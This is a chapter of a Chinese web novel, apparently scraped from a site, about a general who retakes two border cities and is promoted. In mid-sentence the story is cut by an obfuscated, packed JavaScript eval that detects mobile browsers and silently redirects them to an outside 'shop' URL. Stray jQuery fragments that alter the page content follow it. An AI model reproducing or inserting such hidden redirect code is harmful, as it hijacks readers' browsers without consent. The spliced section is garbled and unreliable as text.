19.第 19 章

作品:《她救的是恶狼

    第二日天还没有彻底亮起来,白烈阳就起来了。


    沈楫过来时,看到新上任的前将军对着排兵布阵的草盘,一副神情专注思考的样子。


    沈楫问:“将军,是有什么问题吗?“


    白烈阳:“宣令官今天就该启程回去了吧,我写了请旨奏折,正好让他带回去。”


    沈楫还没来及问是何奏折,白烈阳接着说下去:“我决定请旨,延长战期,杀到这里。”


    沈楫朝他所指看去,竟是大翱在十五年前从大务手里、从先帝手里抢走的,距离大翱国都,只有三十里和五十里的两个城池,苍上与苍下。


    “将军三思,”沈楫急步走向草盘,拿起短杖指着两座城池的周围 ,“这三个地方呈包围之势,当年已故的勇将军带着如今的煜王殿下,正是因对此种地型的疏忽,才丢掉的两地。”“那场战斗的惨烈程度,与你受困养岭大军,遭遇哈漠莫斯不相上下,煜王那时还不是大将军,且是他第一次上战场,如果不是勇将军拼死保护,煜王差一点就回不去京都了。”


    沈楫饱读诗书,对大务朝百年来的所有将军的事迹如数家珍,对丢掉苍上的过程也了如指掌,他不认为现在是夺回两城的好时机。


    但白烈阳不为所动,听沈楫说完,他平淡地道:“鄂颜拔都也是这么认为的,他更想不到,我们怎么可能会比扎营在苍下的他更早到达苍上。”鄂颜拔都是大翱新一任的王,颇有野心为人激进。上一任的大翱王自从夺得了两城后,就开始休养生息,不曾再来骚扰大务边境,漠兰城得已太平了十五年。


    但,自从鄂颜拔都上任后,他不满足于现壮,他想要漠兰城。可惜他遇到了一腔愤恨,一心想要往上爬的不怕死的泥腿子白烈阳。


    白烈阳打起仗来不仅不要命,还有头脑。鄂颜拔都与之前的漠兰城守将对战的经验,让他小瞧了白烈阳。


    一仗败,仗仗败,不得已退回到了苍下。而白烈阳竟然想要绕过鄂颜拔都的军队,抄他身后的苍上,再转过头来打他一个出其不意。


    沈楫陷入沉思,一时没话说。


    因为白烈阳的这个想法,在理论上是说得通的,但问题是,行动呢?具体的行动要如何做?


    绕过鄂颜拔都的大军,说得简单。从这里到大翱都城的每一里都可能出现沼泽,如果没有靠谱的资深向导,恐怕他们还没有到达苍上,就会迷失在这百里湿地中。


    沈楫不怕输在战场上,但他绝不打无把握之仗。


    他还是摇头:“我们的人不识路,漠兰城里的,依我看这十几年的养尊处优,他们也不见得找得出这样的向导来。”


    白烈阳:“如果有呢?如果我们找到了对这里地型地貌极熟悉的人,是不是此战可有一打?”沈楫:“谁?你找到了?”


    白烈阳:“首先就是你,我的中郎将,你就是帮我找到此人的关键。”


    沈楫能得这个中郎将,是因为他确实在对大翱的作战中,发挥了他的优势。来到北境,进到漠兰城,白烈阳才知道沈楫竟然能说大翱话,能看懂大翱的文字。


    沈楫也是这时才告诉白烈阳,他小时候在这里与义父生活过。后来义父去世,他才一路南下,想去看看书中所描述的南部风光。


    沈楫的义父生前游走在大翱都城与漠兰城之间做些小买卖,按说沈楫跟着路过过不少的沼泽地,但他那时小,并没有把握能安全地绕过苍下,顺利地去到苍上。


    但白烈阳道:“想来此地,应该还有你义父的旧友在吧。我们给出足以打动他们的利益,一定会有人愿意接这个活儿的。”


    沈楫立时明白了白烈阳的意思,这里曾是他的家乡,他了解这里的人与事,他甚至可以找到当年义父的旧友。


    这些旧友与他义父一样,长年在两地奔波,就算不能独自把这百里湿地的路都走通,也自然会知道哪里去找靠谱的向导。


    再加上白烈阳肯许以重利,好像这确实是个实现绕行突袭的办法。


    沈楫一旦接受了白烈阳所说,立时就想到了人选,还不止一位。


    白烈阳反而不急:“先把宣令官送走,然后召集你的部下,此事只有能进这帐中的人知晓。不到改道的最后一步,都要保密。”


    沈楫点头,深以为然。


    稍许,宣令官拿着白烈阳亲手所书的请奏,往京都归转。


    煜王几乎是同时与皇帝知道白烈阳要延长战期的事。原本定的六个月打完的仗,白烈阳请求再多给他半年时间。


    白烈阳在请奏上无一丝掩盖地,敞开了他的野心给皇帝看,他就是想要更多的战功,想要乘胜追击,打到鄂颜拔都五年内再不敢骚扰大务边境。


    他没敢许下夺回苍下与苍上的承诺,他只书:臣受封,愧不敢当,必不负大军长途赴北之艰,势将敌寇驱回敌国大都,保边境长久太平,百姓得以休养生息,念陛下之隆恩,感国朝之威武……


    皇帝问煜王的意见,煜王虽早已把白烈阳列为政敌,但事关战事,他绝不会拿此公事来济私,他认为可以给白烈阳一个机会。


    鄂颜拔都太过嚣张暴烈,打到他无力反击,滚回老巢去,确实下可保边境太平,上可扬国威。皇帝正有此意,当即准了前将军的奏请。


    只是战事瞬息万变,白烈阳虽然成功绕路到苍上,并把苍上占领后,转头去打驻扎在苍下的鄂颜拔都。


    但凭借着对地貌地型熟知


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17386658|199571||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    的优势,最终还是让鄂颜拔都逃回了大都。


    白烈阳只拿下了苍下,苍上因离大都太近,被大翱的驻军及时赶到,白烈阳只短暂地占领了苍上一天。


    之后他不死心,开始了苍下与苍上之间的拉锯战。


    苍下的收复对于朝廷、对于皇帝来说,都是意外的惊喜。皇上很满意,白烈阳在苍下又见到了宣令官,这次他又向上封了一级,成为了锋将军。


    白烈阳之前所封的前将军,与后将军同为三等封号,再上一级的二等就是锋将军与勇将军了。


    大务武将最高一等的将军封号是大将军与上将军,如煜王就是大将军。


    白烈阳顶着锋将军的名头,把这场拉锯战打了一年多,最终他替王朝夺回了苍上。


    其间,他与沈楫用了多少细作,使了多少计谋,打了不知多少的攻守战,皆不可言说。最终锋将军拿下了苍上,鄂颜拔都写下降书,窝在他的大都里不敢再来进犯。


    大军凯旋的日子,距离他们进军北境的时间整整过去了一年半。


    白烈阳继亲手杀死哈济莫斯后,又把丢失了十五年的两座城池拿了回来,这样滔天的战功,自然得到了皇帝亲封的上将军的封号。


    他一下子与大将军煜王,在武将军职上齐平了。


    但正如煜王之前想的那样,他在朝中没有根基,就算皇帝想要抬举他,也需要时间。天时地利人和,缺一不可。


    白烈阳也明白这一点,所以他风光归来后,一趟都没有去过柳西镇。他得了座将军府邸,他在其中的一个院子里,种了白莫忧闺阁小院里架秋千用的同款树。


    但他选的这个院子,位于府里最低位次的北面,并且他还下令,把院子里正房的窗户全都封了起来。


    府里新买来的丫环见了这院子,觉得院中的花草树木还有秋千与像墓地一样的暗无天日的房子,实在是不搭,太过违和,因此说了几句嘴,就被管家发卖了出去。


    从此这个北边阴冷的小院子再无人敢多说一句,成为上将军府里不能言说的禁地。


    白烈阳不仅回来后从未踏足过柳西镇,他还在明明只要他一句话,就会有人把柳西镇上发生的一切都能给他打探来的前提下,刻意地从未过问过一句那里的人和事。


    他早就不是当年尚有一丝冲动心性的白烈阳了。就算他把随身的武器,改刀为剑一样,没有以前的直来直往与张牙舞爪。


    他虽为武将,却一副文臣的样子,他把自己从野兽变成了野草,表面随和柔软,微风都能把他吹动,实则扎根在土里,再无人能够把他拔出,把他踩死。


    这一次,白烈阳发誓,他要不,不出手,但凡出手必是狠戾痛击,不给那些要与之算账的人一丝活路。